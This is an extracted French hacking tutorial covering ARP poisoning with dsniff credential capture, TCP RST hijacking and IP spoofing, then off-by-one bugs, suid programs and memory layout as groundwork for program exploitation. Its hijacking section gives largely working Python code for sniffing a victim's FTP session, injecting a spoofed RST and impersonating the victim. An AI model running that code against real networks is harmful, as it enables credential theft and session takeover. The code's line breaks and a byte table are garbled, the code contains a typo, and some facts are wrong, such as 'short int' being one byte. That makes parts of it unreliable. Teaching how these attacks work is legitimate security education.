Notez qu'un deuxième programme d'exploitation existe, dans script/, qui utilise Nemesis et qui fait plus office de script (pas très joli qui plus est) que de réel programme d'exploitation. Sa compilation requiert l'instalation de Nemesis et des librairies curses (*-lcurses*).

Exploit

Afin de démontrer la puissance de l'exploitation, démarrons ce programme en root :

```
# make && ./ArpPoison 192.168.0.250 192.168.0.102
make[1]: entrant dans le répertoire « ./src »
```

```
gcc -I../include -c injection.c
gcc -I../include -c mac_manip.c
gcc -I../include -c arp_poisoning.c
gcc -o ArpPoison injection.o mac_manip.o arp_poisoning.o -lnet
make[1]: quittant le répertoire « ./src »
cp src/ArpPoison .
Début de l'attaque... (Ctrl + C pour arrêter)
Empoisonnement des caches ARP
Empoisonnement des caches ARP
Retour des caches ARP à la normale...
#
```

Nous lançons ce programme sur 192.168.0.102. Les attaquants peuvent ainsi utiliser des utilitaires comme dsniff pour capturer les mots de passes qui transitent en clair, ou des sniffers comme TCPdump ou WireShark pour capturer les paquets et les analyser (voire les décrypter). Exemple, sur 192.168.0.5 :

```
# dsniff -n
dsniff: listening on eth0
-----------------
09/07/07 12:43:38 tcp 192.168.0.102.58564 -> 213.186.33.210.21
(ftp)
USER exempledsniff
PASS 9455W0RD
```

On a donc intercepté une communication ftp entre 192.168.0.102 et ftp.bases-hacking.org (a remarquer que les nombres indiqué à la suite de l'ip sont le port sortant et le port entrant respectivement) !

On comprends bien désormais la puissance des attaques réseaux par empoisonnement ARP. Nous allons maintenant combiner l'ARP Poisoning et le RST Hijacking (une méthode de détournement TCP/IP) pour réussir le légendaire IP Spoofing, qui consiste à participer à une communication entre deux systèmes A et B en se faisant passer pour B auprès de A par exemple.

IP Spoofing

I°) TCP/IP Hijacking

Afin de réussir un spoof d'IP, il est nécessaire de maîtriser au moins une technique de TCP/IP *Hijacking*, de façon à désynchroniser l'état distant de la connexion entre deux systèmes. L'idée est de modifier leurs numéros de séquence respectifs à l'insu de l'autre. Ainsi, la connexion demeurera active, sans qu'aucun paquet ne puisse transiter (puisque toute tentative

de transit sera ignorée du fait du changement des numéros de séquence qui leur sont inconnus). Nous allons ici étudier une forme très simple de Détournement TCP/IP : le *RST Hijacking*. Bien sûr, il vous est très fortement conseillé d'avoir lu les parties précédentes (notamment la couche de transport pour comprendre entièrement ce qui va suivre.

RST Hijacking

Le principe de RST Hijacking est très simple, il consiste en l'injection d'un paquet RST spoofé de la machine trompée B à la victime A. Ainsi, la victime pense que B lui a envoyé un paquet de réinitialisation de la connexion, ce qu'il va faire. Une connexion réinitialisée n'est pas pour autant inactive. Ainsi, pour B, la connexion est toujours dans un état normal et pour A, la connexion a été réinitialisée, modifiant entre autre le numéro de reconnaissance de B. Ce principe est simple à mettre en oeuvre. D'ailleurs, c'est la méthode utilisée dans le fameux firewall chinois, c'est-à-dire que si un pc essaie de contacter un site sur blacklist par exemple, des faux paquets RST sont envoyés et la connexion est réinitialisée. Cette technique a deux pendants : immédiatement, on pense à la possibilité de DoS dans l'éventualité où l'on RST toute connexion sniffée (a plus d'utilité dans un réseau type hub), ou l'utilisation que nous avons décrite por l'IP Spoofing.

Nous prenons l'hypothèse la plus plausible, à savoir que nous nous trouvons dans un réseau switché. Tout d'abord, il nous faut, à l'aide d'une technique similaire à celle de la rubrique précédente, sniffer un échange entre les deux systèmes. A l'aide d'un seul paquet, on est capable de connaître les numéros de séquence des deux côtés. La connaissance de ces nombres nous permet d'envoyer un paquet RST à A. A recevant un paquet RST, il réinitialise la connexion et incrémente le numéro ACK. On peut couper l'empoisonnement ARP de A pour éviter toute détection et faire revenir son cache ARP à la normale : de toute façon, tout paquet qu'il enverra sera ignoré si nous envoyons un paquet à B avant lui. Il ne nous reste plus qu'à envoyer des paquets spoofés de A à B, ce dernier croyant à un dialogue de A, il renverra les paquets à A, qui pour lui se trouve à notre MAC. Le détournement et le spoof sont réussis. Cette technique est particulièrement intéressantes pour toutes les connexions à identification unique (typiquement quand on saisi un mot de passe au début de la connexion, ce qui représente une bonne partie des connexions existantes).

La théorie ne paraît finalement pas si compliquée qu'on veut le faire croire quand on parle des mystiques IP Spoofing, ou la "technique du siècle" utilisée par Kevin Mitnick sur le réseau personnel de Tsutomu Shimomura. Non, cette technique est de base assez simple. Par contre, le détournement TCP/IP peut considérablement se compliquer selon les protections offertes

par le réseau. Dans la rubrique suivante, nous allons illustrer une attaque de type IP Spoofing du début à la fin, en utilisant l'ARP Poisoning, le RST Hijacking pour *takeover* (littéralement "racheter") la connexion et ainsi continuer un dialogue de la victime vers la machine trompée comme si de rien n'était.

II°) IP Spoofing

Nous avons désormais toutes les armes pour exploiter un IP Spoofing : à l'aide d'un ARP Poisoning, nous pourrons écouter les conversations entre un ordinateur A et un ordinateur B. Lorsqu'on le souhaite, on peut isoler A de la conversation par RST Hijacking. On est ensuite libre de reprendre la conversation à la place de la victime.

Désynchronisation

Le critère déterminant dans la réussite d'un IP Spoofing par désynchronisation préalable des réels participants est le timing. En effet, si une de nos requêtes part légèrement en retard ou est devancée par une requête légitime, elle sera ignorée. La manière dont les deux parties traitent les exceptions de connexion (e.g. les paquets RST) peut aussi différer. Par exemple, certains clients tentent de retransmettre leurs messages après réception d'un RST. Sans nouvelles de la part du client, le serveur peut aussi tenter d'injecter des paquets sans importance pour vérifier que la victime est toujours présente. De manière générale, il faut donc opérer relativement vite : losrque la victime a envoyé un paquet au serveur et qu'il y a une légère temporisation, il est temps d'envoyer un paquet RST à celle-ci pour la désynchroniser. Pour répondre à certains clients qui vont réemettre les trames, on envoie immédiatement un paquet légitime au serveur. De cette manière, il y aura double désynchronisation et les nouveaux paquets de la victime seront ignorés.

Illustration

Dans l'exemple suivant, nous avons pris pour cible la machine A (192.168.1.10), qui maintient une connexion ftp active avec la machine B (ici ftp.bases-hacking.org). Nous épions depuis la machine C (appartenant à 192.168.1.0/24). Ce réseau local est en réalité un réseau de machines virtuelles qui agit comme si nous nous trouvions en présence d'un réseau non switché. Par conséquent, cela reviendrait au même que de laisser tourner sur C en tâche de fond un ARP poisoning avec comme victime 192.168.1.10 et comme passerelle 192.168.1.1 en activant le reroutage

systématique. L'avantage d'ailleurs d'un IP Spoofing par rapport à une simple injection + non forwarding des paquets (on écoute jusqu'à décider d'arrêter de retransmettre les paquets de la cible puis on injecte nos propre paquets) est que cette technique peut s'adapter dans tout réseau où l'on est capable de connaître les numéros de séquence (que ce soit dû à une mauvaise génération aléatoire, à du sniffing passif ou à du sniffing actif).

Dans le petit script suivant, on sniffe les connexions TCP d'une victime sur un certain port. Lorsqu'une connexion active (pas de SYN, pas de FIN, pas de RST) est maintenue, on attend une réponse du serveur et un paquet du client avant d'injecter notre RST et notre paquet légitime. Ensuite, nous sommes libres d'insérer n'importe quelle commande (extraits du script python d'exploitation) :

```
def tcp_inject_rst(pc,template,control_nums):


        # Setting control numbers
        template.ip.id = random.randint(10000,15000)
        [template.ip.tcp.seq,template.ip.tc.ack] = control_nums

        # Window size=0, resetting TCP offset
        template.ip.tcp.win = 0
        template.ip.tcp.off_x2 = ((5 << 4) | 0)

        # Injecting RST
        template.ip.tcp.flags = RST

        # Deleting extra data
        diff = len(template.ip.tcp.data) + len(template.ip.tcp.opts)
        template.ip.len = template.ip.len - diff
        template.ip.tcp.data, template.ip.tcp.opts = "", ""

        # Resetting checksums
        template.ip.sum=0
        template.ip.tcp.sum=0

        # Injecting
        pc.inject(str(template),60)



def get_resp(pc,template,control_nums,timestamps,data):
```

```
        # Increment IP id
        control_nums[0] = control_nums[0] + 1

        # Inject cmd
        tcp_inject_data(pc,template,control_nums,
        [timestamps[0],timestamps[2]],data)

        decode = { pcap.DLT_LOOP:Loopback,

                pcap.DLT_NULL:Loopback,
                pcap.DLT_EN10MB:Ethernet }[pc.datalink()]


        # Wait for the reply
        for ts,pkt in pc:

                tcp = decode(pkt).ip.tcp
                if tcp.data == "":

                        continue


                # Keep track of new control numbers & timestamps
                timestamps[2] = tcp.opts[4:8]
                control_nums[0] = control_nums[0] + 1
                control_nums[1] = tcp.ack
                control_nums[2] = tcp.seq+len(tcp.data)

                tcp_inject_data(pc,template,control_nums,
                [timestamps[0],timestamps[2]])

                return (tcp.data,control_nums,timestamps)



def sniff(interface,victim,hijacked_port):


        pc = pcap.pcap(interface)

        # To sniff the victim's packet, the network shouldn't be
        switched
        # or traffic hijacking techniques (e.g. ARP poisoning) should be
        used in parallel
```

```
# Process only packets from and to the victim with
hijacked_port as remote port pc.setfilter("( ip src " + victim + "
and tcp dst port " + str(hijacked_port) + " ) or ( ip dst " + victim
+ " and tcp src port " + str(hijacked_port) + " )")
decode = { pcap.DLT_LOOP:Loopback,
        pcap.DLT_NULL:Loopback,
        pcap.DLT_EN10MB:Ethernet }[pc.datalink()]


remote=None
template_pkt=None
template_cmd=None

# Processing loop
for ts, pkt in pc:


        # We know filtered packets are TCP only
        ip = decode(pkt).ip
        tcp = ip.tcp

        flags = tcp.flags
        if flags & SYN == 0 and flags & FIN == 0 and flags & RST
        == 0:

                src = bytesToIPstr(ip.src)
                dst = bytesToIPstr(ip.dst)

                if remote == None: # Not attached yet

                        print "Active connection from " + src + " to "
                        + dst + " on port " + str(hijacked_port)
                        if src == victim:

                                remote = dst

                        else:

                                remote = src


                        if remote == src:

                                template_pkt=decode(pkt)

                        elif remote == dst:
```

```
                    if len(tcp.data) != 0:
                        template_cmd = decode(pkt)
                    last_ack=int(tcp.ack)
                    last_seq=int(tcp.seq)
                    last_len = len(tcp.data)
                    last_id = int(ip.id)
                    if template_pkt != None and
                    template_cmd != None:
                        break

# Now doing the job
if last_len==0:
    last_len=1


# RST Hijacking
# Ack last recvd packet (seq+last_len) to reduce retransmission
prob.
print "RST Hijacking... ",
tcp_inject_rst(pc,template_pkt,(last_ack,last_seq+last_len))
print "done.\n"

# Ignore the packets sent by the victim
victim_port = template_cmd.ip.tcp.sport
pc.setfilter("ip src " + remote + " and tcp dst port " +
str(victim_port) + " and tcp src port " + str(hijacked_port))

print "\nNow impersonating " + victim + ":" + str(victim_port) +
" in its connection to " + remote + ":" + str(hijacked_port)

# Injecting a legal packet to finalize the victim's
desynchronization
input = "CWD /"

print "ftp> " + input

exit_keys=("bye","quit","exit")
while input.lower() not in exit_keys:
    input = input.strip("\n") + "\r\n"
```

```
(data,[last_id,last_seq,last_ack],
[last_tval,last_timestamp,last_tsecr]) =
get_resp(pc,template_cmd,[last_id,last_seq,last_ack],
[last_tval,last_timestamp,last_tsecr],input)
print data

input = raw_input("ftp> ")
```

On remarquera l'utilisation de librairies non-universelles : dpkt (forge/lecture de paquets), pcap (interface à libpcap, sniffing et injcetion). Elles servent comme on peut le constater sur le code ci-dessus à représenter de façon simple et orientée objet les paquets capturés et injectés. Pour faciliter la compréhension, ce bout de code n'est pas complet mais permet tout de même d'appréhender le mécanisme global et les manières de sniffer et d'injecter avec ces librairies.

Bien sûr, l'heuristique d'injection n'est pas réellement évoluée. Il faudrait effectuer une analyse temporelle (attendre une seconde, puis, s'il n'y a pas de nouveaux paquets, injecter) et même dépendante du protocole (typiquement dans FTP, on sait que lorsque un client envoie CWD X, le serveur va lui répondre avec un succès ou un échec, puis le client va acquiescer la réponse, donc il y aura nécessairement une temporisation après cet acquittement et c'est à ce moment que notre programme va effectuer l'injection). Essayons donc de nous connecter :


Connexion active (avant exploit)

Sur ces images, vous l'aurez deviné, le cadre du fond est l'écran du poste attaquant C et la fenêtre de commande au premier plan est celle de la victime A.

A ce niveau, le client maintient une connexion active vers B comme prévu (mais le poste attaquant n'as pas assisté au handshake avec les identifiants). Démarrons donc notre programme de TCP Hijacking et attendons la première commande du client (qui sera "cd :" qui est l'équivalent de "CWD :" en FTP) :


Connexion détournée

Comme on le voit, le client a bien reçu une réponse cohérente (550 failed to change directory puisque ":" n'est pas un chemin valide). Pendant ce temps, notre programme a injecté un paquet RST et une commande

"CWD /", qui a l'air d'avoir elle aussi reçue une réponse valide ! Essayons donc une nouvelle commande de chaque côté pour tester la connectivité :

Spoof d'IP

Côté attaquant, nous avons donc réussi à effectuer une deuxième communication légitime avec la commande SYST. Nous sommes donc apparemment bien A aux yeux de B (et qui plus est, sans connaître les identifiants, même si dans le cas d'une communication FTP ils sont facilement appréhendables par spoofing).

Côté cible, on a subit une fermeture "inopinée" de la connexion, comme on pouvait s'y attendre.
Afin de confirmer le déroulement de l'attaque, jetons un coup d'oeil aux trames qui sont passées :

Paquets sniffés

On observe bien la première requête légitime, "CWD :". Juste après l'acquittement (trame 470) de la réponse 550 (trame 469), on repère facilement en rouge le RST qui a été injecté. Tout de suite après, le "CWD /" dont la tâche est d'achever la désynchronisation de notre victime est bien envoyé et reçoit une réponse cohérente, tout comme le "SYST" qui suit. On remarque que le deuxième "CWD /" essayé avec la victime n'a pas été envoyé (ce qui est logique puisque pour le client FTP la connexion avait été fermée depuis bien longtemps).
On imagine bien que la victime, habituée aux aléas de la l'informatique, va réouvrir une deuxième connexion vers B, laissant donc C indéfinitivement avec la connexion détournée.

Au niveau réalisation, certaines particularités de l'extension de TCP définie en RFC 1323 pour la performance du protocole rajoutent certaines difficultés. Par exemple, il est nécessaire de définir des timestamps qu'il faudra ajouter de manière précise (à chaque message, on envoie le timestamp local ainsi qu'un echo du dernier timestamp distant reçu et chaque côté vérifie que les timestamps sont plausibles). Ainsi, dans le petit script d'exploitation qui est disponible dans les sources, il y a notamment des instructions ajoutées qui visent à respecter ces spécifications afin que le paquet soit traité par le serveur FTP (je ne l'ai pas réellement testé ceci dit).

Parmi les nombreuses possibilités à la réalisation d'un spoofing, les attaques sur le DNS ont toujours eu la part belle, dû au rôle central qu'a ce protocole dans l'Internet, protocole pourtant intrinsèquement non sûr (UDP)

et basé sur la confiance. C'est sur ces attaques que nous allons nous arrêter avec le prochain article.

III FAILLES APPLICATIVES

L'exploitation de programmes

I°) L'exploitation de programmes : illustrations et techniques généralisées

Illustrations

L'exploitation des programmes est un pilier du hacking. Les programmes sont juste un ensemble complexe de règles suivant un certain ordre d'éxécution qui au final dit à l'ordinateur ce qu'il doit faire. Exploiter un programme est simplement une façon intelligente de faire faire à l'ordinateur ce que vous voulez qu'il fasse, même si le programme qui est en train de fonctionner a été conçu pour l'empêcher. Parce qu'un programme ne peut que faire ce pourquoi il a été conçu, les failles de sécurité sont en fait des défauts ou des négligences dans la conception du programme ou de l'environnement dans lequel le programme tourne. Bien sûr, cela demande un esprit créatif pour trouver ces failles et écrire des programmes qui les exploitent. Certaines de ces failles sont le résultat d'erreurs de programmation plutôt évidentes, mais il y a des erreurs beaucoup moins évidentes qui ont donné lieu à des techniques d'exploitations beaucoup plus complexes qui peuvent être appliquées à différents programmes.
Un programme peut seulement éxécuter à la lettre ce pourquoi il a été programmé. Malheureusement, ce qui est écrit ne coïncide pas toujours avec ce que le programmeur voulait que le programme fasse. Ce principe est illustré avec une histoire célèbre :

> *Un homme marchant dans les bois trouve une lampe magique sur le sol. Instinctivement, il prend la lampe et en frotte le côté avec sa manche et un génie en sort. Le génié remercie l'homme de l'avoir libéré et lui promet d'exaucer trois voeux de son choix. L'homme extasié sait immédiatement ce qu'il va demander.*
> "*Premièrement,*" *dit l'homme, "Je veux un milliard d'euros.*"
> *Le génie fait claquer ses doigts et une malette pleine de billets apparaît dans un léger courant d'air.*
> *L'homme s'empresse de continuer, "Ensuite, je veux une Ferrari.*"
> *Le génie fait claquer ses doigts et une Ferrari apparaît dans un nuage de fumée.*
> *L'homme ajoute, "Et enfin, je veux que les femmes ne puissent me résister.*"

Le génie claque dans ses doigts et l'homme se transforme en une boite de chocolats.

Tout comme le dernier voeux de l'homme qui était basé sur ce qu'il a dit et non sur ce qu'il pensait, un programme va suivre ses instructions exactement et les résultats ne sont pas toujours ce que le programmeur attendait. Desfois même celà peut mener à des résultats catastrophiques.

Les programmeurs sont humains, et il peut arriver que ce qu'ils écrivent ne soit pas exactement ce à quoi ils pensaient. Par exemple, une erreur commune en programmation est appellée une erreur *off-by-one*, qui arrivent quand le programmeur a mal compté de une seule itération. Cela arrive beaucoup plus souvent qu'on peut le croire, et peut être illustré par la question : "Si on construit une clôture de 100 mètres, avec des poteaux espacés de 10 mètres chacun, de combien a-t-on besoin de poteaux ?". La réponse évidente est 10 poteaux, qui bien sûr est inexacte puisqu'il en faudra 11. D'ailleurs, ce type d'erreur est appellé communément les *fencepost errors* (erreurs piquets de clotûre) et arrive quand le programmeur compte un nombre d'objets et non l'espace entre ceux-ci. Un autre example est quand un programmeur essaye une gamme de nombres ou d'objets à traiter (de l'objet N à l'objet M). Si N = 5 et M = 17, combien d'objets y a-t-il à traiter ? La réponse évidente est M - N = 12. En fait, il y a M - N + 1 objets à traiter, soit 13 objets. Tout ceci peut ne pas paraître intuitif, car ça ne l'est pas, et c'est exactement ainsi que ces erreurs arrivent.

A priori, ces erreurs paraissent bénignes et c'est pourquoi les testeurs ne s'en rendent pas compte durant les test d'éxécutions (ces erreurs ont assez rarement un impact sur le déroulement du programme). Ainsi, on a l'exemple d'un programme très sécurisé connu, OpenSSH, (Open Secure SHell) : il y a avait une erreur *off-by-one* dans le code de l'allocation des channels qui a été abondamment exploitée. En fait, il y avait dans le code la ligne suivante :

```
if (id < 0 || id > channels_alloc) {
```

Qui aurait du être :

```
if (id < 0 || id >= channels_alloc) {
```

En français, la première ligne serait "Si id est plus petit que 0 ou plus grand que le nombre de channels alloués, alors.." tandis que la deuxième ligne se lit "Si id est plus petit que 0 ou qu'il est plus grand ou égal au nombre de channels alloués, alors..".
Cette simple erreur *off-by-one* a permit des exploitations du programme où des utilisateurs normaux authentifiés pouvaient gagner les droits

administrateurs (soit les plein pouvoirs) sur le système.
Un dernier exemple que nous ne développerons pas est le fait d'oublier d'adapter des nouvelles fonctionnalités et de vérifier qu'elles ne laissent pas des nouvelles failles de sécurité (on peut citer l'implémentation de l'Unicode dans le serveur web IIS de Microsoft).

Techniques généralisées

Ces types d'erreurs peuvent paraître dures à voir pour l'instant mais sont totalement évidentes pour des programmeurs ayant du recul. Par contre, il y a des erreurs communes qui deviennent rapidement beaucoup moins évidentes car elles sont rarement apparentes. Ces erreurs se retrouvant dans beaucoup d'endroits différents, des techniques d'exploitation généralisées se sont mises en place.

Les deux exploitations généralisées les plus communes sont les *buffer-overflow* et les exploits type *format strings* que nous expliquerons en détail un peu plus loin dans cette section. Dans ces deux techniques, le but final est de faire tourner un bout de code malveillant qui aura été injecté dans la mémoire de plusieurs façons. Ceci est connu en tant qu'éxécution de code arbitraire, car le hacker peut demander de faire au programme à peu près tout ce qu'il veut.
Mais ce qui fait que ces exploits sont intéressants sont les différents hacks intelligents qui se sont adaptés pour réussir des résultats finaux impressionants. Comprendre ces techniques est bien plus puissant que le résultat final d'un seul exploit isolé, comme elles peuvent être appliquées et étendues pour créer une avalanche d'effets différents. Ceci dit, un pré-requis pour comprendre ces techniques est une connaissance un peu plus en profondeur des permissions sur les fichiers, de la mémoire, de l'allocation de mémoire et du language assembleur.

II°) Les permissions multi-utilisateurs sur les fichiers

Nous avons décidé de mener cette étude des exploitations de programmes sous Linux, non pas que Linux soit plus ou moins vulnérable que d'autres systèmes, mais il présente l'avantage évident qu'il nous permet de voir absolument tout ce qui se passe. De plus, une grande majorité de serveurs tournant sous Linux, il est important d'en connaître les bases.
Linux a été conçu pour être un système multi-utilisateurs. En général, un seul utilisateur a un accès complet au système : le root. Cet aspect de Linux est très sécurisant. Par exemple, si un hypothétique virus affectait un utilisateur, il n'aurait pas la possibilité d'endommager le système, puisqu'il

ne pourrait que travailler dans le dossier personnel de l'utilisateur, ce qui est rarement intéressant... Ainsi, ce compte administrateur devient la cible évidente des attaquants, car réussir à avoir le root signifie donc la contrôle complet du système (**Got Root ?!**).
En plus de ce compte root, il peut y avoir une multitude d'autres utilisateurs, d'autres groupes. Chaque groupe contient un ou plusieurs utilisateurs et chaque utilisateurs peut appartenir à plusieurs groupes. Chaque fichier est relié à un utilisateur et à un groupe. Il y a trois types de permission : r (*read* pour l'accès en lecture), w (*write* pour l'accès en écriture) et x (*execute* pour l'accès en éxécution). Chaque fichier donne des droits différents à l'utilisateur associé (appellé l'*owner*, ou propriétaire du fichier), au groupe associé et aux "autres" qui ne font pas parti du groupe et qui ne sont pas propriétaires du fichier. Ainsi, chaque fichier a 10 caractères associés : le premier indique si le fichier est un répertoire ou non (avec un d pour *directory*), les trois suivants pour l' *owner*, les trois suivants pour le groupe et les trois derniers pour les autres.
Dans l'exemple suivant, le propriétaire du fichier (s'appellant 'fichier'), SeriousHack, a l'accès complet (lecture/écriture/éxécution) au fichier. Les membres du groupe Hacking ont quand à eux accès au fichier seulement en lecture et en éxécution (ils ne pourront pas le modifier). Enfin, les autres utilisateurs n'ont aucun accès au fichier :

-rwxr-x--- 1 SeriousHack Hacking 18 2007-07-26 19:52 fichier

Seulement, il y a des fois où il est nécessaire d'autoriser des utilisateurs n'ayant pas les privilèges du root à utiliser des fonctions du systèmes réservées au root (l'ouverture d'une connexion vers l'extérieur, la modification d'un mot de passe, etc...). Une solution possible serait de donner les privilèges root à l'utilisateur. Du point de vue sécurité, celà paraît pour le moins dérangeant. A la place, il existe un système permettant de faire tourner un programme avec les privilèges de l'utilisateur possédant le fichier ou le programme, ainsi l'utilisateur peut éxécuter les fonctions dont il a besoin sans avoir un accès complet au système. Ce type de permission est appellé le "bit suid" (*set user ID*). Quand un programme possédant le bit suid est éxécuté, l'euid (*effective user ID*, ou ID réel de l'utilisateur) de l' utilisateur est remplacé par l'uid du propriétaire du programme, puis le programme est éxécuté. Une fois que le programme est achevé, l'euid de l'utilisateur reprend sa valeur originale. Ce bit est dénoté par un s à la place du x dans la liste des permissions d'un fichier. De la même façon, il existe un sgid (*set group ID*) qui fonctionne de la même façon.

Par exemple, sous Linux, les utilisateurs souhaitant changer leur mot de passe doivent taper la commande passwd qui appelle le programme /usr/bin/passwd :

-rw**s**r-xr-x 1 root root 29036 2007-06-22 20:10 /usr/bin/passwd

Les programmes de ce type, appartenant au root et ayant le bit suid sont appellés les SRP (*suid root programs*).

Les esprits les plus vifs auront compris où nous voulons en venir : en changeant le flux d'éxécution d'un programme qui a le bit suid, on éxécute ce flux en tant que le propriétaire du programme. Par exemple, si

l'attaquant décide de faire créer à un SRP un shell (terminal de commande sous linux), le shell ainsi créé sera donc celui du root et l'attaquant aura ainsi gagné l'accès complet au système alors qu'il n'était que simple utilisateur.

Le problème est désormais le suivant : comment l'attaquant peut-il modifier le flux d'éxécution d'un programme si celui-ci obéit à un ensemble de règles strictes, comme énoncé plus tôt ?

La réponse tient finalement dans l'abilité du programmeur à comprendre ce qui se passe derrière ses lignes de code : la plupart des programmes sont écrits dans des langages dits de haut niveau (comme C, delphi, perl, php, etc...). Ecrire un programme dans ce type de langage ne nécessite pas une compréhension en profondeur de ce qui est impliqué, comme l'allocation des variables en mémoire, les appels à la pile ou les pointeurs d'éxécution. Un hacker travaillant en bas niveau (langage assembleur ou shellcode) sera forcé d'être amené à assimiler ces notions et à les manipuler. Ainsi, un hacker aura une meilleure compréhension du flux d'éxécution que ne l'aura le programmeur de haut niveau. Au final, changer le flux d'éxécution n'est en aucun cas casser les règles d'éxécution, mais les connaître mieux et les utiliser d'une façon que personne n'aurait pu anticiper. Pour pouvoir développer ce type d'exploitations ou écrire des programmes les empêchant, il est tout d'abord nécessaire de comprendre des règles de plus bas niveau, comme l'utilisation de la mémoire.

La mémoire

I°) Qu'est-ce que la mémoire ?

Le terme "mémoire" peut paraître très compliqué de prime abord, mais rappellez-vous qu'au final, un ordinateur n'est rien de plus qu'un calculateur géant. Par conséquent la mémoire n'est rien de plus qu'un ensemble de bytes (ou octets) qui permettent de stocker temporairement des valeurs et qui sont repérés par des adresses. Ces valeurs stockées sont donc accessibles par ces adressess et n'importe quel octet à n'importe quelle adresse peut être lu ou modifié à souhait. Nous parlerons ici des processeurs Intel x86 à adressage à 32 bits (tout sera similaire mais doublé en 64 bits ou en 2*32 bits). Utiliser un adressage à 32 bits signifie que les adresses sont composées de 32 chiffres (soit 4 bytes car 1 byte est constitué de 8 bits et 8*4 = 32), il y a donc 2^{32} possibilités d'adresses, soit 4 294 967 296 adresses différentes. Les variables d'un programme ne sont donc rien de plus que certains endroits de la mémoire qui sont utilisés pour garder l'information.

Les pointeurs sont un type spécial de variables qui ne prennent que 4 bytes en mémoire et contiennent une autre adresse mémoire. Ce type de variable peut paraître superficiel mais ne l'est pas du tout ; en effet, la mémoire ne peut pas être déplacée. Par conséquent, pour la réutiliser il est nécessaire de la recopier, ce qui peut demander à la fois beaucoup de

ressources, voire de temps quand une action est répétée beaucoup de fois, et aussi bien évidemment d'espace mémoire. Ainsi, on comprend l'intérêt de n'avoir à passer qu'une petite variable de 4 bytes qui permet d'indiquer à de nouvelles fonctions l'emplacement du bloc de données dans la mémoire.

Le processeur lui-même a aussi sa propre mémoire, relativement réduite. Elle contient des données essentielles au bon fonctionnement de vos ordinateurs : les registres, qui permettent de garder des traces de ce qui se passe pendant l'éxécution de programmes. Le plus remarquable sûrement est l'EIP (*extended instruction pointer*). L'EIP est un pointeur qui garde l'adresse de l'instruction qui est en cours d'éxécution. D'autres registres connus et importants sont ESP (*extended stack pointer*) et EBP (*extended base pointer*). Ces trois registres sont primordiaux pendant l'éxécution d'un programme, ce que nous aurons l'occasion d'expliquer dans la section "segmentation de la mémoire d'un programme". Mais avant, nous allons rapidement expliquer l'allocation de la mémoire et le placement des variables en mémoire en utilisant le formidable outil qu'est le langage C.

II°) L'allocation de mémoire

Déclaration : Exemple du langage C

Quand on programme dans un langage de haut niveau comme C, les variables sont déclarées avec un type. Le type indique la sorte de données que l'on veut stocker, ce qui est important pour que le compilateur puisse réserver la place nécessaire au stockage de la variable en mémoire. Nous allons commencer par vous décrire les principaux types du langage C, que nous réutiliserons par la suite :

- les entiers (notés int pour *integer*) peuvent être stockés sur plus ou moins de mémoire selon le type demandé : les short int sont généralement stockés sur un seul octet. Il y a donc 2^8 valeurs possibles : on peut donc stocker des nombres de -128 à 127. Les int peuvent aller de 2 octets (-32768 à 32767) à 4 octets (-2 147 483 648 à 2 147 483 647) selon les compilateurs. Les long int sont aussi généralement stockés sur 4 octets. De base, les entiers sont des variables signées (*signed*, pouvant avoir une valeur négative). On peut aussi utiliser les entiers non-signés. Par exemple, unsigned short int peut stocker des entiers de 0 à 255.
- les caractères (notés char pour *character*) sont stockés sur 1 seul octet (256 valeurs possibles représentées par le code ASCII).

- les pointeurs sont des variables spéciales. Comme énoncé dans une partie précédente, les pointeurs contiennent uniquement une adresse mémoire, ils sont donc stockés sur 32 bits (4 bytes). Ils sont notés en C par un * devant le nom de la variable. On dit que le pointeur pointe vers une variable quand il contient son adresse.
  De plus, les variables peuvent être déclarées dans des tableaux. Un tableau est une juxtaposition de N variables d'un même type. Les tableaux sont plus généralement appellés des *buffers* et un tableau de caractères est aussi un *string* (chaîne de caractères). Les pointeurs sont donc plutôt utilisés pour stocker l'adresse de *buffers* ou de *strings*. Stocker l'adresse d'un tableau revient à stocker l'adresse du premier élément (l'élément 0).
  En C, la syntaxe de déclaration des variables à utiliser est la suivante : type nom_de_la_variable;
  On peut éventuellement donner une valeur dès la déclaration. Afin d'illustrer tout ceci, voici un exemple de bloc de déclaration en langage C (en rouge):

  ```
  short int petit_entier;
  unsigned long int grand_entier_positif=4253643;
  char caractere; //la variable caractere ne pourra stocker qu'un seul caractère
  char mot_de_10_lettres[11];
  char buffer[100];
  char *pointeur_vers_buffer;

  pointeur_vers_buffer = buffer; //pointeur_vers_buffer contiendra désormais l'adresse de buffer[0]
  petit_entier = 512; //Vous l'avez compris, ceci occasionnera une erreur puisque la variable n'est pas faite pour recevoir d'aussi grands entiers
  ```

Le ***little endian***

Une chose importante avec les processeurs Intel x86 est l'ordre des bytes pour les suites de 4 bytes. Cet ordre est appellé *little endian*, ce qui veut dire que le dernier byte est le premier. Autrement dit, l'ordre des bytes est inversé : le premier byte est le dernier, le deuxième avant dernier, le troisième deviendra le deuxième et le dernier sera en première position. Ceci est primordial pour l'écriture d'une adresse mémoire. Ainsi, l'adresse héxadécimale 0x12345678 s'écrira en *little endian* 0x78563412, en inversant bien chacun des 4 bytes. Même s'il n'y pas besoin de savoir

l'ordre de stockage des bytes en mémoire pour savoir programmer, ceci devient primordial quand on veut s'attaquer aux buffer overflows ou aux format strings.

La terminaison par le byte nul

Une dernière chose est importante à savoir lors du placement de variables en mémoire. Certains d'entre vous se sont peut-être demandés pourquoi mot_de_10_lettres[11] ne pouvait contenir que 10 lettres si le premier élément était l'élément 0. Effectivement, il y a bien 11 octets de stockage (comme précisé entre crochets) pour cette variable. Mais il faut savoir qu'en mémoire, on repère la fin d'une chaîne de caractères par le byte 0 ou *nul byte*. En définitive, un programme analysant une chaîne de caractères va lire les bytes présents en mémoire un par un jusqu'à tomber sur le byte 0 où il déclarera la chaîne finie. Ainsi, on peut aussi stocker des mots de 4 caractères dans la variable mot_de_10_lettres sans se soucier de l'espace qui figure après. Dans l'exemple suivant, on montre le stockage des mots "hack" et "hacking024" dans un tableau de 10 caractères (soit 11 bytes) :

0 1 2 3 4 5 6 7 8 9 1
0

h a c k \ ? ? ? ? ? ?
0

0 1 2 3 4 5 6 7 8 9 1
0

h a c k i n g 0 2 4 \0

Attention ! Le byte 0 (\0) n'est pas le nombre 0 (byte 48). Bien sûr, les nombres allant de 0 à 9 sont aussi des caractères. La deuxième chaîne se finit donc bien au byte numéroté 10.

III°) La segmentation de la mémoire d'un programme

Lorsque un programme est lancé, une plage mémoire est réservée pour l'éxécution du programme. Cette mémoire du programme est divisée en 5 segment : *text*, *data*, *bss*, *heap* et *stack*. Le plus communément connu est

sans conteste le segment *stack*, en français, la pile. Chaque segment se voit attribuer une portion spéciale de la mémoire et est mis en place pour remplir une fonction différente :

